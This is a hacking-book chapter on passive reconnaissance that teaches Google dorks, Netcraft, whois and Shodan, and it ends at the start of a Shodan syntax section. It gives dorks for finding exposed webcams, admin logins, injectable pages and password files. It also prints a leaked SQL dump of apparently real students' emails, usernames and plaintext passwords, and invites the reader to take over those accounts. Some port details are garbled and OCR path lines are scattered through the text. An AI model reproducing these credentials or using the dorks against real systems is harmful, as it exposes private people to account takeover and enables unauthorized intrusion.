Passive Reconnaissance

"Listen" closely and intently to your enemy; they will tell you everything you need to know to defeat them

Master OTW

Many on this path to becoming a master hacker tend to discount the need to do information gathering or reconnaissance. These newbies (I don't use that as a term of disparagement, but as a descriptor. We all began as newbies) want to rush right into attacking a target system. The master hacker understands that the more they know about the target, the better their chances of success. As I mentioned earlier in Chapter 3 on the "Hacker Process," reconnaissance may take up to 90 percent of the entire project time and, in some cases, may take months.

This chapter will focus on gathering information about our target from publicly available sources. These techniques are often termed "passive reconnaissance" because the hacker gathers information without interacting with the target. Some people also refer to this as open-source intelligence (OSINT). All of the information comes from third-party sources who have already gathered the information about our target.

The information you gather in this stage depends upon the target. If the target is a website, you want to know as much about the technologies behind the web site as possible. If the target is a domain, you want to know as much about the domain as possible. If the target is a person, you want to know as much as possible about the person.

It would be impossible to include all the passive-reconnaissance techniques, so we will limit ourselves to just a few here:

1. Google Hacking
2. Netcraft
3. Shodan
4. DNS
5. p0F

For additional passive reconnaissance techniques, go to www.hackers-arise.com/osint.

Hacking Google

As we all know, Google operates the most widely used Internet search engine on the planet. Google crawls nearly every web page of every web site, and builds a massive database of all the information it gathers. Most people then use Google's database to search by **keywords** for articles relevant to the subject of their inquiry. Google then retrieves the most relevant web sites based upon its algorithm (the PageRank algorithm, named for Larry Page, one of Google's founders), which prioritizes the articles.

What few know is that Google has particular keywords and operators that can assist you in extracting precise information from this extraordinary database. As a hacker, that Google database may yield information about potential targets that could prove invaluable, including passwords.

Let's take a look at a few of those keywords and what they do.

Google Hacking Keywords

Please note that Google's keywords require a colon (:) between the keyword and the search terms, such as

`intitle:hackers-arise`.

Although far from an exhaustive list, here are some of the more widely used Google keywords:

allinanchor	If you use the allinanchor keyword, Google restricts your search to those web pages that have ALL of the terms you are looking for in the anchor of the page.
allintext	If you use the allintext keyword, Google restricts your search to those pages that have ALL of the search terms you specify in the text of the page.
allintitle	If you use the allintitle keyword, Google restricts your


	search to those pages that have ALL of the search terms you specify in the title of the page
allinurl	If you use the allinurl keyword, Google restricts your search to those pages that have ALL of the search terms you specify in the URL of the page.
filetype	If you use the filetype keyword, Google restricts your search to those pages that have the filetype you specify. For instance, to search for an Adobe PDF file, you could use filetype:pdf
inanchor	If you use the inanchor keyword, Google restricts your search to those pages that have search terms you specify in the anchor of the page.
intext	If you use the intext keyword, Google restricts your search to those pages that have the search terms you specify in the text of the page.
intitle	If you use the intitle keyword, Google restricts your search to those pages that have the search terms you specify in the title of the page.
inurl	If you use the inurl keyword, Google restricts your search to those pages that have the search terms you specify in the URL of the page.
link	When you use the link keyword followed by the URL, Google shows you all the sites that link back to the specified URL.
site	If you use the site keyword, Google restricts your search to the site or domain you specify.

Google Hacking Examples

Let's look at some examples of how we can use Google hacking to find relevant web sites and files.


As you know, many firms store important financial and other information in Excel files. We could use a simple Google hack that looks for the Excel filetype, ".xls" or ".xlsx".

```
filetype:xls
```



We can get a bit more selective and combine Google keywords to look for Excel files in government websites (by using the keyword **site** with the top level domain **.gov**) that have the word "contact" in their URL. This yields web pages that have contact lists from government agencies, a possible treasure trove for social engineering (see Chapter 17 for "Social Engineering").

```
filetype:xlssite:govinurl:contact
```




If I were looking for an Excel file with email addresses, I might use the following:

```
filetype:xls inurl:email.xls
```

Many PHP applications are vulnerable to SQL injection (see Chapter 12) and other attacks. We can look for these types of web applications with:

```
inurl:index.php?id=
```




Some other Google hacks that might yield interesting results include:

```
intitle:"site administration:please log in"
```

If I were pursuing a social engineering attack and I want to gather useful information on my target, I might use:


```
intitle:"curriculum vitae" filetype:doc
```



Effectively finding unsecured web cams is one of the more fun aspects of Google hacks. The following list shows some of these effective hacks for finding vulnerable web cams:

allintitle: "Network Camera NetworkCamera"
intitle:"EvoCam" inurl:"webcam.html"
intitle:"Live View / - AXIS"
intitle:"LiveView / - AXIS" | inurl:view/view.shtml
inurl:indexFrame.shtml "Axis Video Server"
inurl:axis-cgi/jpg
inurl:"MultiCameraFrame?Mode=Motion"
inurl:/view.shtml
inurl:/view/index.shtml
"mywebcamXP server!"

Google dorks are innumerable and some people, such as Johnny Long, specialize in developing effective Google dorks. Long has written a couple of good books on the subject. Another good source for Google dorks is the Exploit Database at www.exploit-db.com. If you go there and click on the GHDB tab to the left of the screen, we can find the latest Google dorks.



When we click on the GHDB tab, it opens:

Here we can find thousands of Google dorks. Some are more effective than others.

We can be very specific about the kind of dorks we are seeking. For instance, if we were targeting WordPress websites, we could enter the keyword “wordpress" in the search window, and this site would display all the Google dorks relevant to WordPress built websites (WordPress is the world's most popular content management system for building websites). Among the many Google dorks we find here is a more complex one that combines several phrases:

```
filetype:sql intext:password | pass | passwd
intext:usernameintext:INSERT INTO `users` VALUES
```

When we use this dork, we find several web sites. When we click on one, we find the following:

```
CREATE TABLE `users` (
  `user_id` int(11) NOT NULL auto_increment,
  `fn` varchar(255) NOT NULL,
  `ln` varchar(255) NOT NULL,
  `email` varchar(255) NOT NULL,
  `title` varchar(255) NOT NULL,
  `email_other` varchar(255) NOT NULL,
  `account_type` varchar(255) NOT NULL,
  `mobile` varchar(15) NOT NULL,
  `username` varchar(255) NOT NULL,
  `password` varchar(255) NOT NULL,
  `location` varchar(100) NOT NULL,
  `admin` varchar(5) NOT NULL default 'No',
  `date_created` datetime NOT NULL,
  `last_login` datetime NOT NULL,
  `account_status` varchar(15) NOT NULL default 'Active',
  PRIMARY KEY (`user_id`)
) ENGINE=MyISAM AUTO_INCREMENT=66 DEFAULT CHARSET=latin1 AUTO_INCREMENT=66 ;

--
-- Dumping data for table `users`
--

INSERT INTO `users` VALUES (4, 'Mike', 'Keszkowski', 'michael@kesz1.com', '?', 'mkeszkowski@gmail.com', 'Student', '', 'kesz1', 'kesz1', 'SJU-NY', 'Yes', '2010-08-24 16:43:08', '2010-11-19 14:15:38', 'Not Active');
INSERT INTO `users` VALUES (5, 'John', 'dimarco', 'jdimarco@liu.edu', '?', 'dimarcoj@stjohns.edu', 'Student', '', 'drd', 'dimarco77', 'SJU-NY', 'No', '2010-08-24 16:46:45', '0000-00-00 00:00:00', 'Not Active');
INSERT INTO `users` VALUES (56, 'Kriston', 'Lewis', 'kriston.lewis08@stjohns.edu', 'Mr.', 'klewis511@gmail.com', 'Student', '', 'shutterbug', '695769', 'SJU-NY', 'No', '2010-12-13 17:23:50', '0000-00-00 00:00:00', 'Not Active');
INSERT INTO `users` VALUES (54, 'Jessica', 'gill', 'jessicaamygill@gmail.com', '?', 'glunkids@aol.com', 'Student', '', 'lovealways', 'suesue11', 'SJU-NY', 'No', '2010-12-13 16:40:25', '2010-12-13 22:28:46', 'Not Active');
INSERT INTO `users` VALUES (53, 'Julia', 'Winters', 'julia.winters07@stjohns.edu', '?', 'jvnyc09@aim.com', 'Student', '', 'jnm29', '4154789', 'SJU-NY', 'No', '2010-12-09 15:52:49', '2010-12-13 20:33:51', 'Not Active');
INSERT INTO `users` VALUES (52, 'jd', 'jdtest', 'jd@jd.com', 'Mrs.', '', 'Student', '', 'jdm101', 'jdm101', 'SJU-NY', 'No', '2010-12-06 20:29:54', '0000-00-00 00:00:00', 'Not Active');
INSERT INTO `users` VALUES (51, 'Jane', 'dimarco', 'jdimarco@stjohns.edu', '?', '', 'Alumni', '', 'jane101', 'jane101', 'SJU-NY', 'No', '2010-11-22 18:51:53', '2010-11-22 21:50:51', 'Not Active');
INSERT INTO `users` VALUES (50, 'Jessica', 'Gill', 'littleange14258@aol.com', 'Miss', 'jessica.gill6@gmail.com', 'Student', '', 'jessamygill', 'suesue11', 'SJU-NY', 'No', '2010-11-22 14:35:17', '0000-00-00 00:00:00', 'Not Active');
INSERT INTO `users` VALUES (49, 'Terence', 'Leach', 'terence.leach07@u', 'Mr.', '', 'Student', '', 'terence.leach', 'dtmoney512', 'SJU-NY', 'No', '2010-11-22 14:19:26', '0000-00-00 00:00:00', 'Not Active');
INSERT INTO `users` VALUES (48, 'Jessica', 'Gill', 'jessica.gill6@gmail.com', 'Miss', 'jessamygill@gmail.com', 'Student', '', 'jessicaamygill', 'suesue11', 'SJU-NY', 'No', '2010-11-22 13:58:42', '2010-12-12 21:43:58', 'Not Active');
INSERT INTO `users` VALUES (47, 'Alexandra', 'Licitra', 'alexandra.licitra07@stjohns.edu', 'Miss', 'amlstar225@netscape.net', 'Student', '', 'alici338', 'starlet25', 'SJU-NY', 'No', '2010-11-22 13:48:34', '2010-11-22 15:05:44', 'Not Active');
INSERT INTO `users` VALUES (46, 'Matthew', 'Munster', 'Matthew.munster06@stjohns.edu', 'Mr.', 'Matthew.munster06@stjohns.edu', 'Student', '', 'mat1987', 'tpuffer5', 'SJU-NY', 'No', '2010-11-22 13:48:10', '2010-12-13 13:04:07', 'Not Active');
INSERT INTO `users` VALUES (45, 'mike', 'jones', 'mtest@stjohns.edu', '?', '', 'Student', '', 'mike5', 'mike5', 'SJU-NY', 'No', '2010-11-15 17:03:45', '0000-00-00 00:00:00', 'Not Active');
```

As you can see, we were able to find an SQL script that inserted users and passwords into a database. As we can scan through this script, we find numerous username and password pairs. These should make hacking these accounts pretty simple!

Google Hacking Summary

Google hacking is a key skill that every hacker should be aware of and master. In many cases, it can yield information on our target that may save us hours, or even days, in exploiting a target.

As we continue to expand on information-gathering techniques, keep in mind that you are **unlikely** to use all of these techniques on one project. Each project is unique, and you will need to customize your information-gathering techniques to the target. It is also important to note here that we are using publicly available information that does not require we "touch" the domain or website of the potential target and, thereby, trigger some alert by an Intrusion Detection System (IDS) or other security devices as we are gathering information.

In this chapter, I'll introduce you to more techniques for gathering information on your target from publicly available sources.


Netcraft

Netcraft is a project out the United Kingdom that began as an effort to track data about web servers and websites. It is a very reliable source for data on the market share of web server technologies. For instance, if you want to know what percent of web servers are running Apache (38.77%),or the most reliable hosting companies (Lightcrest) or the most widely used hosting companies (Softlayer), Netcraft is the authoritative source. As it does this task of gathering information, it has garnered a remarkable amount of information on millions of websites and servers that we can mine and may prove useful in developing a strategy toward a particular target.


You can find the website at www.netcraft.com; the screenshot below shows the netcraft.com home web page.

Notice about two-thirds of the way down on the far right, there is a window labeled "What's that site running?" Below that label it states, "Find out what technologies are powering any website." Finding what technologies the website runs is precisely what we want to do!

Let's select a target and see what we can find out about them. Nearly all of us are familiar with Facebook. Let's see what information Netcraft has gathered about www.facebook.com. Put "facebook.com" into the window and hit ENTER.



As you can see in the screenshot above, Netcraft lists multiple sites and servers for Facebook. Over the years, Facebook has expanded around the world with servers in many nations. Let's take a look at Facebook's original site, www.facebook.com. The listing tells us it was first seen in May 1997, the netblock is held by Facebook and the OS this site is running is Linux. If we click on the "site report" in the middle we can see more information on Facebook.




The site report includes:

- The site title;
- The web site rank among the internet's millions of sites;
- The date first seen;
- Primary language;
- Description;

The Hosting History section includes more interesting information such as:

- IP address
- The operating system
- The web server
- Last seen

If we scroll down a bit, we see more information on the technologies that the site is using.



Very often, we can gather even more information about smaller websites and web servers from Netcraft (some sites, though, are too small to be tracked by Netcraft). Let's see what information they have about www.skullsecurity.com, a website dedicated to IT security and widely used as a source of password lists.


Interestingly, under "Site Title" for skullsecurity.com, Netcraft has listed "404 Not Found." A web site owner can put in any title these please. This web site owner obviously has a sense of humor. Under hosting history, Netcraft has the IP address along with the OS (Linux) and the web server (nginx). All this can be beneficial information in developing an exploitation strategy!

Whois

Whenever anyone registers a domain, they are required to provide some necessary information about themselves and their company. This information can include the nameserver, registrar, contact name, address, phone number, and email address. All of this information may be useful to the attacker.


This information is maintained by the registrar and a central registry is maintained by InterNIC. We can query (port 43) these databases for this basic information by using the whois command built into nearly every Linux/UNIX system. Let's query facebook.com from our Kali system.

```
kali> whois facebook.com
```



As you can see in the screenshot above, our Kali Linux automatically queries the whois entries and returns information on the domain, such as name, address, city, state, zip code, and phone number. Domain owners are also required to provide information on the technical and administrative contacts to the registrar, but most large companies now provide generic names like Facebook provided here. That's not always the case with smaller companies.

When we run a similar `whois` query for skullsecurity.com, we get the owner's name, address, phone, and email address.



If we are using a Windows system, we can use one of several online `whois` lookups. We can find one such tool at www.networksolutions.com, but others are available, such as:

- http://whois.domaintools.com
- http://ripe.net
- http://whois.sc

When we use a browser from Windows to run a `whois` query from www.networksolutions.com on skullsecurity.com, we get the following information.

Note that the information is almost identical to the information we received from the Linux `whois` lookup, but formatted slightly differently.

Shodan

All of us have used (in most cases, several times per day) Google, Bing, or Yahoo to search for relevant material on the Internet. Earlier in this chapter, we learned some basics of using Google hacking to find information that might not be readily visible in Google's enormous database of web material. In this section, I'll introduce you to another web search engine, Shodan. Shodan is often referred to as the "world's most dangerous search engine" because of the data it indexes and reveals.

Shodan is a different type of search engine. Instead of crawling all the world's web pages and indexing the information on those pages for search, Shodan crawls the Internet and pulls the banners on web servers, then indexes the information found in those banners. If you are unfamiliar with pulling web banners, check out the banner-grabbing script in Chapter 16.


Now that nearly every new device has a web interface—from webcams to refrigerators to security systems—each of these devices also have a tiny web server embedded, as well. These web interfaces are often enabled to allow remote administration, such as in a Cisco router or a home security system. These web interfaces mean that we can connect to those web servers and pull their banners to find out information about the device and its web server. Fortunately, we don't have to do that as Shodan has done this for us and nicely indexed all that information.

Shodan HQ

John Matherly developed Shodan in 2009. Shodan collects and indexes information from the banners collected from all over the world on web interfaces on ports 80 (HTTP), 21 (FTP), 22 (Telnet), 23 (SSH), 161(SNMP) and 5060 (SIP).


Let's navigate to www.shodan.io.When we do so, we should see a screen like the one below.

To use Shodan, we need to register and open an account. Once we have registered, and before we have learned the subtleties of using Shodan effectively, we may want to take a look at some of the popular searches offered to the far right. These are searches others have done that reveal intriguing information and don't require you to learn the Shodan search syntax.




For instance, here we have used the webcam search. When we clicked on it, and it has taken us to a web camera that appears to be an airplane hangar somewhere on the planet.

When we go to the router searches, we can find the interface of a router such as this one. In many cases, using the default username and password gives you access to these routers.



Maybe even more frightening is that the web interfaces of SCADA (Industrial systems such as oil refining, manufacturing, electrical transmission and others) systems can also be found and accessed via Shodan.



Here we were able to find the web interface to a hydroelectric plant in Genoa, Italy.

Shodan's Search Syntax

